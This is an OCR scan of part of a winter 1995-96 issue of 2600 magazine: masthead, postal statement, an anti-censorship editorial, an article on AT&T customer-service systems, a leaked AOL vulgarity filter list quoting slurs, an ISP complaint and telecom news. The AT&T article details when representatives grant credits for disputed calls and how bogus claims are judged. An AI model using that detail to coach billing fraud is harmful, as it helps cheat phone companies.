The Hacker Quarterly **$4** **($5.50 in Canada)**
VOLUME TWELVE, NUMBER FOUR
WINTER 1995-96

0 0 74470 83158 7 54

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Phriend1, Shawn West, Walter

Office Manager
Tampruf

"All speech is not protected by the First Amendment." - Senator Arlen Specter (R-Pa.)

Writers: Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Thee Joker, Mr. Upsetter, Voyager, Dr. Williams.


Network Operations: Corp, Max-q, Phiber Optik.

Voice Mail: Neon Samurai.

Webmaster: Bloot.

Inspirational Music: Fun Lovin' Criminals, Total Harmonic Distortion, Daniel Johnston, Lou Barlow, Neotek.

Shout Outs: Mark and Kim, David David, Crowley, Evian, Syzygy.



Statement of Ownership, Management and Circulation
(Required by 39 U.S.C. 3685)

1A. Title of Publication: 2600 MAGAZINE
1B. PUBLICATION NO.
2. Date of Filing: 10/1/95
3. Frequency of Issue: QUARTERLY
3A. No. of Issues Published Annually: 4
3B. Annual Subscription Price: $21/$50
4. Complete Mailing Address of Known Office of Publication (Not printer): BOX 752, MIDDLE ISLAND NY 11953
5. Complete Mailing Address of the Headquarters or General Business Offices of the Publisher (Not printer): 7 STRONGS LANE SETAUKET, NY 11733
6. Full Names and Complete Mailing Address of Publisher, Editor, and Managing Editor (This item MUST NOT be blank)
Publisher (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99 MIDDLE ISLAND NY 11953
Editor (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99 MIDDLE ISLAND NY 11953
Managing Editor (Name and Complete Mailing Address): ERIC CORLEY, 7 STRONGS LANE, SETAUKET NY 11733
7. Owner (If owned by a corporation, its name and address must be stated and also immediately thereunder the names and addresses of stockholders owning or holding 1 percent or more of total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address, as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.): ERIC CORLEY
Full Name: 7 STRONGS LANE, SETAUKET NY 11733
Complete Mailing Address
8. Known Bondholders, Mortgagees, and Other Security Holders Owning or Holding 1 Percent or More of Total Amount of Bonds, Mortgages or Other Securities. (If there are none, so state.)
Full Name
Complete Mailing Address
9. For Completion by Nonprofit Organizations Authorized To Mail at Special Rates (DMM Section 424.12 only)
The purpose, function, and nonprofit status of this organization and the exempt status for Federal income tax purposes: (Check one)
(1) Has Not Changed During Preceding 12 Months
(2) Has Changed During Preceding 12 Months (If changed, publisher must submit explanation of change with this statement)

10. Extent and Nature of Circulation (See instructions on reverse side)	Average No. Copies Each Issue During Preceding 12 Months	Actual No. Copies of Single Issue Published Nearest to Filing Date
A. Total No. Copies (Net Press Run)	32,500	40,000
B. Paid and/or Requested Circulation: 1. Sales through dealers and carriers, street vendors and counter sales	24,720	31,495
2. Mail Subscription (Paid and/or requested)	2387	2612
C. Total Paid and/or Requested Circulation (Sum of 10B1 and 10B2)	27,107	34,107
D. Free Distribution by Mail, Carrier or Other Means Samples, Complimentary, and Other Free Copies	375	450
E. Total Distribution (Sum of C and D)	27,482	34,557
F. Copies Not Distributed (1. Office use, left over, unaccounted, spoiled after printing)	5018	5443
2. Return from News Agents	0	0
G. TOTAL (Sum of E and F—should equal net press run shown in A)	32,500	40,000

11. I certify that the statements made by me above are correct and complete
Signature and Title of Editor, Publisher, Business Manager, or Owner: OWNER

PS Form 3526, June 1990 (See instructions on reverse)

CONSUME

speech control	4
what happens on the at&t side	6
news update	12
a spoofing odyssey	14
infiltrating disney	17
sniffing ethernet	18
bypassing dos/windows security	20
understanding verifone machines	22
pakistani phones	25
letters	28
.com file infector	36
understanding the hacker	42
scanning space	43
aol syndrome	44
2600 marketplace	48
hacking netware	50
fugitive game, takedown review	52

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.*
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1995, 1996 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1994 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 516-751-2600,** ***2600*** **FAX Line: 516-474-2677**

SPEECH CONTROL

At press time, it seems pretty clear that the most important issue facing the net community is that of censorship. The Exon Bill, the telecommunications overhaul, the Christian Coalition, and panicking on the part of AOL and Compuserve among others tells us that this is the beginning of a long war involving individuals, big business, and governments.

Unless some sort of miracle happens, it seems all but certain that laws will be passed to regulate what we say on the Internet. We can say it's ridiculous, we can say it's unenforceable, but there are many powerful people who simply don't like what the net has become. It makes them nervous. They want to be able to control it and they've demonstrated a willingness to do just that. Most of these outraged politicians have never even logged in. Yet they somehow "know" what is right on the net and what isn't. There's nothing new here - governments have always subverted their citizens when they're on the verge of transcending into a more meaningful existence. In a way, that's almost what governments are for. The difference here is the utter magnitude of what they're about to destroy. For the first time in the history of humanity, sheer, uncontrolled communication and exchange of information without regard to national borders or class distinction is a distinct possibility in the very near future. What we've seen so far is only a taste.

Of course, this is not where the danger lies, they will tell us. Unimpeded communication is good. Freedom of speech is important and nobody wants to thwart that. It's those evil people - the child pornographers trading pictures, the terrorists who use encryption, the hackers who reveal secrets - if we don't control them, the fabric of society will be torn asunder and everyone will suffer. We've heard the same logic many times before, the digital telephony bill being one of the more recent examples. And when it was recently revealed that the FBI wants to be able to put wiretaps on more than 74,000 phone lines simultaneously (the current level is under one thousand), few opponents to the bill were surprised. It's what we expected all along - increased ability will lead to increased abuses. And we're putting ourselves in the position where we won't be able to do a damn thing about it.

Then there are the "do-gooders", those hopelessly naive people who think of everyone as victimized children who need a guiding hand. They just want to protect us from ever having to confront anything unpleasant. This is how we wind up with groups like the CyberAngels Internet Monitoring Project who go on "Internet patrols" through the "dark alleys and dangerous cyberhoods" reporting people who do objectionable things on the net. What is their definition of objectionable? In one case they seem particularly proud of, they turned in a male teacher who was pretending to be a female student and using foul language. Thanks to the alertness of the CyberAngeles, that offense probably cost him his job and blacklisted him for life. But the net is now a safer place. This organization, affiliated with the Guardian Angels - a group that spends its time fighting *real* crime - obviously has its heart in the right place but by blurring the distinction between "speech crime" and the real thing, actually winds up doing more harm than good. And by fostering an environment where we're all trying to report each other for various violations, the freedom of the net becomes meaningless. But the CyberAngels should not lose faith - the National Information Infrastructure Forum

(a government taskforce) wants to create a federal agency that will do nothing but police the Internet.

Recently, Compuserve cut off access to more than 200 erotic news groups because they were asked to by the government of Germany, which had just passed some kind of a law forbidding its citizens from reading them. Because they were more concerned with losing German customers than allowing the newsgroups to continue, Compuserve decided to impose the German restrictions on all of its customers worldwide. By so doing, they demonstrated how self-defeating such acts ultimately wind up being - what is condemned in one country is welcomed in another. The net knows no boundaries and if somebody wants to read something on it badly enough, they will almost always be able to find a way. It was a trivial matter for Germans to get around the Compuserve restriction as it was for Compuserve subscribers worldwide. It would have been nice if it had been Compuserve's intention to demonstrate this.

In mid 1995, AOL admitted that it had allowed federal authorities access to users' private email in yet another attempt to track down child pornographers. By looking at incoming mail, the authorities were able to figure out who was communicating with who. But more than a few users pointed out that they had no control over who sent them mail and, what's more, they were unable to even delete incoming mail until it expired because of the way AOL's mail program worked. So all someone had to do was send them a file they never asked for and they were suddenly drawn into whatever conspiracy the feds were trying to find. But not many are likely to listen to this kind of logic when raids occur and names appear in the newspapers. More lives ruined so that the net can be safe.

Most shameful, though, is the caving in of net providers and civil liberties groups who agreed to accept government restrictions they had once vowed to fight. In so doing, they accept the role of the government in dictating what people can and cannot read and what they can and cannot say. And no matter how you look at it, this cannot be considered a compromise. It is capitulation, clear and simple. These organizations and companies defend their actions by saying they chose the lesser of two evils, since the Christian Coalition was on the verge of getting even more restrictive legislation passed. To us, it sounds like a copout. Much of the net that is now considered "inappropriate for children" will either cease to exist or risk becoming a bloody battlefield in a free speech war.

Why all the fear and hysteria? It's the same as it's always been. People are afraid of losing control. They don't want to see a world where radically different values or ways of expressing oneself are given a forum. They will say it's all about protection, that the controls they seek are for the good of society. But one has to wonder if perhaps they're just afraid that their own values don't have the strength to stand on their own merits. In that sense, they have less faith than the rest of us subversives.

WHAT HAPPENS ON THE AT&T SIDE

by Crash 24601

AT&T has approximately 85 million customers. If you have, or have ever had, AT&T long distance, they have information about you. Even if only a fraction of those customers call in for customer service on a given day, it's a major operation to handle those calls. Most customers will call with problems about their residential billing or service. The primary number they dial will be 1-800-222-0300. And thus begins their journey into the gigantic entity known as AT&T Customer Service.

The System

After dialing the 1-800-222-0300, a customer reaches the ever widespread voice mail menus to navigate. But by the time they hear that, much has already happened. The system reads the calling phone number via ANI (Automated Number Identification). The system then looks up the records of that phone number and knows such things as the local phone company and the average monthly amount spent on phone bills. (This average monthly bill is over a selected period of time, not necessarily current.)

The customer is then placed into a voice mail system (known inside AT&T as the Conversant system) that can be tailored to what the computer already knows about them. For example, in 1994 Nynex began printing long distance bills on the back of the phone bill. Literally thousands of New Yorkers called AT&T questioning where their long distance bill was. After realizing how much time was being spent by live representatives simply telling people to turn their page over, that message was added to the Conversant help for those people calling from the NYNEX area.

Conversant will read back to the customer the number they are calling from (effectively acting as an ANI service) and asks if that is the billing number they are calling about, and offers the option to put in another number if they are questioning another phone number. In such cases Conversant will also ask for the digits following the phone number as shown on the phone bill. This is to verify that the person has their phone bill and is assumed then to be an authorized party. An incorrect entry drops the user to a live representative, as do most errors.

Having been authorized to work with the account, Conversant prompts the user for which month's billing they have questions about. Conversant allows the customers to get listings for numbers that appear on their phone bill (and only numbers that are on their phone bill, stopping it from being a free CNA). The system even allows customers to remove charges from their own phone bill that they disagree with. This is limited to a small amount, of course. If any large amounts are requested, the call is dropped to a live representative.

The menus and information on Conversant are updated quite frequently - for improvements, to add current common billing questions, and simply because the customers never seem to like the way that it is, or even that it exists.

At some point, by pressing 0, or through some error or safety measure on Conversant, many of the customers end up with a live representative. There is no central customer service department that calls are transferred to. There are various centers across the United States and various departments of customer service within. Conversant selects a place to transfer your call based on call volumes at each center, and what it may already know about you. For

example, there are departments set up for customers who historically spend less than $15 a month, departments for larger spenders, etc. The subdepartments are not a strict guideline as to where a call may go; it's a preferred destination. If one department is overloaded on calls, Conversant will roll their overflow on to other departments.

When a call goes through to a live account representative, your phone number appears on their computer terminal, often with a message telling them what you were doing in Conversant when you were dropped out - often as specifically as which phone number you were trying to get a listing on. With a single mouse click, your name, address, and most current bill appear on the screen. This generally happens before the representative says "AT&T this is X, may I help you?" They will also ask you for your name, address, and phone number. They already know these - they are looking at it on their screen. This is just for verification.

The People

The people working on the other end of the phone call are typically in a hectic environment. Each department has a "talk time" which is an average amount of time they are expected to be on the phone per call. These can be as little as little as three to four minutes depending on the department the customer is connected to. It is therefore to the representative's benefit to get you off their phone in as little time as possible. Of course this is an average, so if you're trying to figure out who phreaked your phone bill to the tune of two thousand dollars, they can take the extra time to help you out.

Representatives have great leeway as to whether or not to credit a customer. Although there are policies regarding what to credit, what not to credit, and what to follow up on, a lot of claims become judgement calls. An example would be a customer who calls to deny making a few dollars worth of calls each month. Eventually a representative will make the judgement call that enough is enough, and the easy credit is over.

On a given day, a rep will be yelled at and abused many times, talk to people who simply don't understand how the telephone system works, are absolutely paranoid about the phone company, have genuine mental problems, can hardly hear, can hardly talk, require a translator, as well as people who are schemers, cheapskates, and plenty of people with genuine billing problems. Depending on the department, and call volumes, a rep can take between 100-200 calls in a single day. It can be a stressful job. Unlike the commercials, the real people at the other end of the line are in a room with a hundred or so other reps. They wear sneakers and have plenty of toys, magazines, and lots of food on hand to combat stress.

The Computers
(and what they know about you)

Representatives are armed with a computer terminal that runs two main programs. On one half of the screen is IWS (intelligent work station), which is essentially an online manual. They can search for keywords, policies, rates, send e-mail, compose a letter to a customer, and other such tasks. On the other half is RAMP (formerly known as RCAM). RAMP is the heart of AT&T customer service, it's essentially a terminal into a monolith mainframe that tracks the billing for millions of customers. RAMP typically keeps the most current three bills online for each customer (the older ones are archived and can be sent to hardcopy for access). RAMP also keeps customer information such as notes on the customer and calls they have made. While the customer is explaining how someone broke in and made adult phone calls on their phone, the rep might be reading in the notes from last month about how the cus-

tomer explained it was their 13 year old son who made the phone calls.

RAMP is where changes to the phone bill can actually be made, credits given, calling plans changed, names and addresses changed. It allows for searches for related calls - while customer A explains that they don't recognize that number on the bill to person B, the rep can see that person B regularly calls customer A. Reps can look up a phone number to get a listing if the number in question is an AT&T customer. Calling card accounts can be added or seen (although reps cannot view PINs). RAMP more than occasionally slows down and partially or completely goes down. During this time reps are not supposed to inform the customer that "the computer is down". Instead they do what they can on paper, do their best to make judgement calls without being able to see the details, and maintain the facade that everything is normal to the customer.

With some local phone companies, RAMP also allows the AT&T rep to see some of the customer's general information with the local phone company. This is generally not useful except for trying to see at which end an error might lie. And with some local phone companies, the AT&T rep actually can see *nothing* about the customer, not even their AT&T long distance charges. This occurs with a few very small phone companies, where AT&T finds it easier to simply contract out the billing entirely to that phone company.

Common Scams

Naturally AT&T is the target of many schemers and bogus claims.

"I had a check for XX dollars that I could cash for changing to AT&T, but I lost it. Can I get a new one?" - The customer will be transferred to a special department that can check to see if the check was cashed or not, and decide if the customer genuinely needs a new one.

"I didn't accept the charges on that collect call." - The rep will check to see if you've ever accepted a call from that number, or made one to that number before. If it's a single call, and not too large, the rep will generally credit it. A collect call is one of the most accurate calls that will show up on a bill. Basically if your bill says you accepted one, someone at your house did. On larger claims, or many denials of collect calls, the rep can inform the customer that the charges will stand unless the local phone company verifies a problem with the lines.

"No one here made these adult/900 calls." - The rep will inform the customer that, yes, they did originate from their house. If the customer presses the rep they will get a one time bill adjustment for the calls. No further bills will be adjusted unless the local phone company verifies line trouble.

"I've been offered XX dollars by another phone company, I will leave AT&T unless I get the same from AT&T." - The rep will inform the customer that AT&T hopes they stay, but doesn't match other offers. In other words, goodbye.

"Can you tell me who this phone number belongs to? It was on my answering machine/Caller ID/some other company's bill." - This is essentially someone trying to get a CNA listing. A rep will inform them that AT&T can't look up phone numbers for them that do not appear on their bill, although often a rep will go ahead and look it up as it takes less time than arguing AT&T policy with the customer.

"Someone broke in and made these calls." - The rep will ask the customer to mail in the police report.

"My friend made these calls. I didn't authorize him to." - The rep will inform them that since the phone is their name, they have taken responsibilty for it, and to go ask their friend for the money. Some reps might point out that this is the same as

calling the water company to tell them you won't pay for the water their friend used when they took a shower.

"My call never connected but I got billed one minute." - This is very rare for domestic calls. It almost always means an answering machine answered. The rep will inform them about the policies and credit them. But reps don't like to give credit for these on a recurring basis. On short international calls, the rep almost always take the customer's word for it.

Common Complaints and Actions

"You charge for directory assistance?!" - Customer informed there is always a charge for directory assistance, has been for many years. Given one time credit.

"What are these calls to Guyana?! (or various third world countries)" - Customer is informed they are adult phone calls. One time credit if customer presses.

"I didnt make this call!" - Rep will offer to take off small calls without question. If customer asks, a listing will be given. This is the most common call taken. Amounts over fifty dollars will get a line check by the local company. Credit will be given if a problem is found. Smaller amounts are judgement calls by rep.

"It's not the 12 cents, it's the principal!" - Often same as above. Rep will credit call because he knows it's the 12 cents, not the principal.


"This says I talked 20 minutes - I know I never talk more than 10!" - Rep will inform customer that AT&T times calls to the tenth of a second (essentially "we are right you are wrong"). Usually will give one time credit.

"I want to complain about X" - Rep will listen, may or may not actually bother to type it into the computer. This is a good time to catch up on other things.

"There's a 3rd party call on my bill I didn't authorize!" - Will always be credited to customer. Calls are billed back to originating number, often with an extra charge for having been investigated. Large or frequent amounts are handled by corporate security.

Obligatory Closing Statement

Information is inherently usable for good or bad. Many people believe it's best to keep everyone, including themselves, in the dark. I, however, believe it is good to be informed about how the world works - particularly about people or institutions who have information about you, and have control over your life. To be uninformed is equivalent to blind faith.


WRITE FOR 2600
AND YOU WILL
HELP FELLOW HACKERS
BUT MOST OF ALL
YOU WILL GAIN SELF-RESPECT
WRITERS GET A FREE SUBSCRIPTION, A 2600 T-SHIRT, AND A VOICE MAIL AND INTERNET ACCOUNT

This list contains examples of vulgar, conditionally vulgar and acceptable phrases and subjects. Synonyms of these are usually unacceptable. Gender is not taken into account; if "men on men" is not allowed, neither is "women on women." Asterisks and other symbols cannot be used to "mask" a violation if any letters of the vulgarity are still present. "F--- you" is vulgar, but "my *** hurts" is okay.

KEY:

VULGAR: Unconditionally vulgar
ROOMS: Vulgar in room names or screen names
ROOMS (SEXUAL): Vulgar in room names or screen names if possibly sexual. these words are only allowed in screen names or room names if other phrases clearly make them not sexual. For instance, a member may not create a room "Oral," but "Oral Roberts" is permitted. "Slaves here" is not allowed, but "Free the slaves" is. Jimmy69" would be fine, but Ilike69" would have to be deleted.
OK: Acceptable. these words do not, in and of themselves, constitute vulgarity or sexual connotations.
OTHER: Number next to word refers to Notes Section number near end of document.

VULGAR: blow (job), bondage, cock, cornhole, cunnilingus, cunt, defecation, dick, douche, fags, fellatio, feltch, fuck, genitalia, horny, masturbation, nigger, penis, pussy, sadomasochism, semen, sexual devices, shit, slut, submissive, tit, transsexual, transvestite, twat, urination, vagina, whips & chains.

ROOMS: bound to tease, boys, cross dressing, do me, dom, domination, erotic, fetishes, gay lovers, gay teens, gay youth, girls, hot videos, insults, kinky, lingerie, lust, men on men, panties, pervert, shaved, slave, spanking, sub, teen showers, teens, teens wanted, ts, underwear, who want, women on women, youth.

ROOMS (SEXUAL): 69, leather, oral, shower, video.

OK: adultery, bare skin, bears, bearskin, bi, couples, damn, flirt, gay, gay bears, gay couples, gay young adults, gay videos, graphics, hell, hot men/women, hot tub, lambda, lesbian, let's go private, looking for, men for men, men to men, men, private rooms, sapphos, stud, swingers, tv, virgins, wanted, who like, who love, women for women, women to women, women.

OTHER: anti-AOL (6), ass (5), bitch (2), come (3), cum (3), dykes (11), fart (5), fascism (8), gif (4), graphic exchange (4), hot (8), KKK (7), Nazi (7), nudity (9), piss (5), queers (11), racial issues (7), sex (10), suck (5), wet (8), who want - rooms (1)

NOTES:

1. *who want*: If referring to people, this is not allowed in room names. For instance, "Men who want women" is vulgar, while "Men who want a car" is not.

2. Bitch: Vulgar if an insultable person, place, or thing is being called a bitch. "Life's a bitch" is fine, "My mom is a bitch" is vulgar.

3. Come/cum: Vulgar if used in a possibly sexual manner. "Cum over here" is fine, "I come when I think of you" isn't.

4. GIF/Graphic Exchange: While not vulgar, this is not allowed in room names due to the probability of illegal GIFs being exchanged.

5. Suck/Ass/Fart/Piss: Vulgar if used in a possibly or probably sexual/vulgar manner ("suck me", "kiss my ass", "I just farted"), or if an insultable person, place, or thing is said to be this. "The Redskins suck" is fine, "Life sucks" is fine, "Jimmy sucks" is not fine. "Nirvana kicks ass" is OK, "Jenny is an ass" is not. "Rich is an old fart" is OK, "You should hear my brother fart" is not. "I'm pissed off" is OK, "Piss on you" is not. Exception: A member may say that AOL, or any manifestation such as the Hosts/Forum Staff, sucks.

6. Anti-AOL: We do not want to appear to censor members who speak out against us. Anti-AOL comments, or comments protesting manifestations of AOL such as Hosts, should not warnt (sic) a warning.

7. Racial Issues: Racial slurs are not allowed. Rooms promoting racism (KKK Unite) are not allowed, but discussion of racial issues (KKK Discussion) are.

8. Hot, wet: These are borderline words. Use your judgement, and consider it vulgar if they're talking about "hot" as in sex, or "wet" as in feminine moisture. Hot men/women/cars/videos/etc. are fine, as hot could be referring to "good looking" or some other non-sexual thing.

9. Nudity: Discussion of nudity is fine; nude room names are a judgement call.

10. Sex: This is a judgement call. "Sexy" is fine, as an adjective. The word should never appear in room names or screen names as a noun (ILikeSex). In other situations, use the context to determine whether the member was committing a TOS violation. For instance, "Hey babe, anyone here wanna have sex" would be a violation. "I didn't let my child see the movie because of the sex in it" would not be a violation.

11. Dykes/Queers: This is OK if a member is referring to themselves. If it is used "against" someone then it is warnable. However, this word requires judgement.

America Online's Terms of Service
March 6, 1994/Last revision: September 17, 1995

This memo has been circulating around the net and is alleged to be AOL's internal rules on the use of certain words.

IN OUR TWELVE YEARS OF PUBLISHING, WE'VE MANaged to avoid getting really ripped off. We've had many opportunities but knowing consumer rights and learning how to deal with the phone companies is a survival skill equal to none. Nothing, however, could have prepared us for our experience with Performance Systems International (PSI). PSI is a company that provides Internet service. This summer we connected our new ISDN line to the net after going through hell with NYNEX getting it installed and working. That is, we *thought* it was hell. After making a few phone calls, we came upon PSI and we asked them about their ISDN service. They had service in our area and the price seemed reasonable. We then asked them a very important question. Did they support "data over voice"? (Data over voice allows you to connect over the voice path of your ISDN line at speeds up to 56k. The other way of connecting is to use the data setting which connects at 64k. But NYNEX charges a penny a minute to do this, for no particular reason. So a site like ours which is up 24 hours a day can save considerably by avoiding that charge and connecting at 56k.) The PSI rep said it would be no problem at all. So we signed up for a year and paid them a hefty deposit. Then we tried to connect. It didn't work. We called tech support and after having a little conference they told us they didn't support that kind of connection. We were never given a reason and they refused to even talk to us about it. Since we signed the contract with the understanding that we were getting a specific type of connection, we asked that it be cancelled and our money refunded. PSI refused to do either. They said they intended to charge us for an entire year's worth of service even though we never once managed to connect. After all, we signed a contract. In this contract there is no mention of certain configurations being "locked out" and, since we were told that our configuration was supported in the first place, we signed their contract under false pretenses. Next, they pulled the old bait and switch tactic, offering to cancel the contract if we would buy their 56k leased line service at an exorbitant price. We declined. But we decided to try a little experiment. We made two phone calls to PSI (703-904-4100) and pretended to be new customers. Again we asked them if they offered data over voice. Again they said yes. Twice. But this time we had our tape recorder rolling. Those of you with web access can hear it for yourselves on our web page (www.2600.com), which operates quite well on a 56k data over voice link through a local provider. We'd naturally be very interested in hearing about any other experiences with PSI that our readers have had. You can write us at the magazine or email psi@2600.com. We intend to fight this one through to the end. For updates, finger psi@2600.com on the net or look in future issues.

NOT SINCE THE BREAKUP OF THE BELL SYSTEM IN 1984 has the telecommunications industry faced such upheaval. With the dramatic changes to the industry that the new telecommunications law promises, things may soon be unrecognizable. NYNEX is rumored to be merging with Bell Atlantic and AT&T is said to be getting into the local phone market. Phone companies will be offering cable service and cable companies will be offering phone service. If you thought it was complicated to make a phone call before, God help you.

NYNEX HAS INTRODUCED A NEW RATE PLAN THAT has both good and bad in it. Customers are able to pay a flat fee for calls of unlimited duration in 212, 718, 516, 914, and 917. Clearly, this is a good thing because it opens up all kinds of possibilities and removes prohibitive restrictions. But what's bad is that NYNEX hasn't set a flat fee that applies to all customers. Instead, everyone pays a different flat fee, based on their average usage between July 1994 and June 1995. This means that no new customers can get the flat fee. To make it even worse, NYNEX recalculates the flat fee after 12 months. It seems a trivial matter to simply flip-flop between two lines but why should customers have to play these games to get a decent rate?

IN ALBERTA, AGT LIMITED IS ALSO RESTRUCTURING rates. For $20 Canadian, callers can have unlimited local and long distance dialing within AGT areas. This is more like it.

BRITISH TELECOM IS PROUD OF THE FACT THAT 1,639,741 customers have "asked for help in the battle against malicious calls" since a department was formed three years ago. There are only 17 million listed numbers in the entire UK. With numbers like that, this could be quite a battle. If you'd like to own all 17 million of those business and residence listings, British Telecom now offers a CD-ROM telephone directory for just under $300. They're pretty amazed that they got it to fit on one CD. However, in less than a year, a thinner, double-sided CD known as a DVD (digital versatile disc) will be introduced. DVD's will be capable of holding four hours of video, multiple CD-ROM's, or eight CD's per side at twice the current sampling rate. DVD players will be able to play present-day CD's but it won't work the other way around.

SOME PRODUCTS OUR READERS MIGHT BE INTERESTED in: an "answering machine intruder" that "enables the user to access telephone answering machines by defeating their security code systems". For $149 you can get a box that plays a touch tone sequence. Then there's the "hold invader" for $99 which pretends to put a call on hold but actually lets you hear what the person on the other end is saying! Apparently this is for people who have never heard of a mute button. Finally, we have the "Caller ID Blocker" for $69.95. This model, known as the "Anonymous 100" (which would be a good name for the people running this company if they knew what was good for them) "installs on any telephone in seconds and completely kills the effects of Caller ID!" For those people who can't master the art of dialing *67. The company is Phoenix Systems and they can be reached at (303) 277-0305.

TRW HAS REALLY GONE OVER THE LINE THIS TIME. Their Credentials Credit Report Monitoring Service had the following blurb in their latest pitch letter: "You and I have got to do something to stop this invasion of our private lives! Far too many companies computerize private information.... In the not-too-distant future, consumers face the prospect that a computer somewhere will compile a record about everything they purchase, every place they go, and everything they do." All fine and good but nowhere in this letter is there any mention that Credentials is part of TRW! And we all know TRW is one of the biggest offenders with regards to letting private information out. But it's not a total loss - you can subscribe to their credit monitoring service and pay them to monitor themselves - one of the benefits that comes with your $59 annual fee is "an official letter that you can mail to [a telemarketer] with a $100 invoice for the time they've forced you to waste against your will and the invasion of your privacy". You can cast evil spells too for an extra fee. So nice to see big business standing up for us little folks.

HERE'S A LITTLE DETAIL CABLE AND WIRELESS slipped into their recent bills: "Time of Day Discounts Restructured.... Domestic evening, night/weekend, holiday, and off-peak rate periods and international economy, discount, and off-peak rate periods are being eliminated. All outbound, 800, and calling card calls will be rated at either domestic Day or Peak period rates, or at international Standard period rates." That's quite a restructuring. AT&T also had a little hostility to vent - anyone using 10288 to make a call faces a 75 cent surcharge for the privilege. What are these people smoking?

ACCORDING TO DON DELANEY, SENIOR INVESTIGATOR at the New York State Police Department, a recently arrested computer hacker learned how to commit crimes when his parents gave him a subscription to *2600* for his birthday. Those investigative skills just keep getting better and better.

CUSTOMERS IN OTTAWA CAN GET NAMES AND addresses for Ontario phone numbers by dialing 555-1313 in the appropriate area code. This service already exists in Nova Scotia, Newfoundland, New Brunswick, and Manitoba. Web browsers interested in Canadian telecom documents can point to http://www.crtc.gc.ca for the latest proceedings. And speaking of fun phone numbers involving Canada, callers in the U.S. can dial 1-800-555-1111 to reach "Canada Direct". NYNEX offers a national yellow page listing on the web which lists 16.5 million businesses throughout the U.S. The address is http://www.niyp.com.

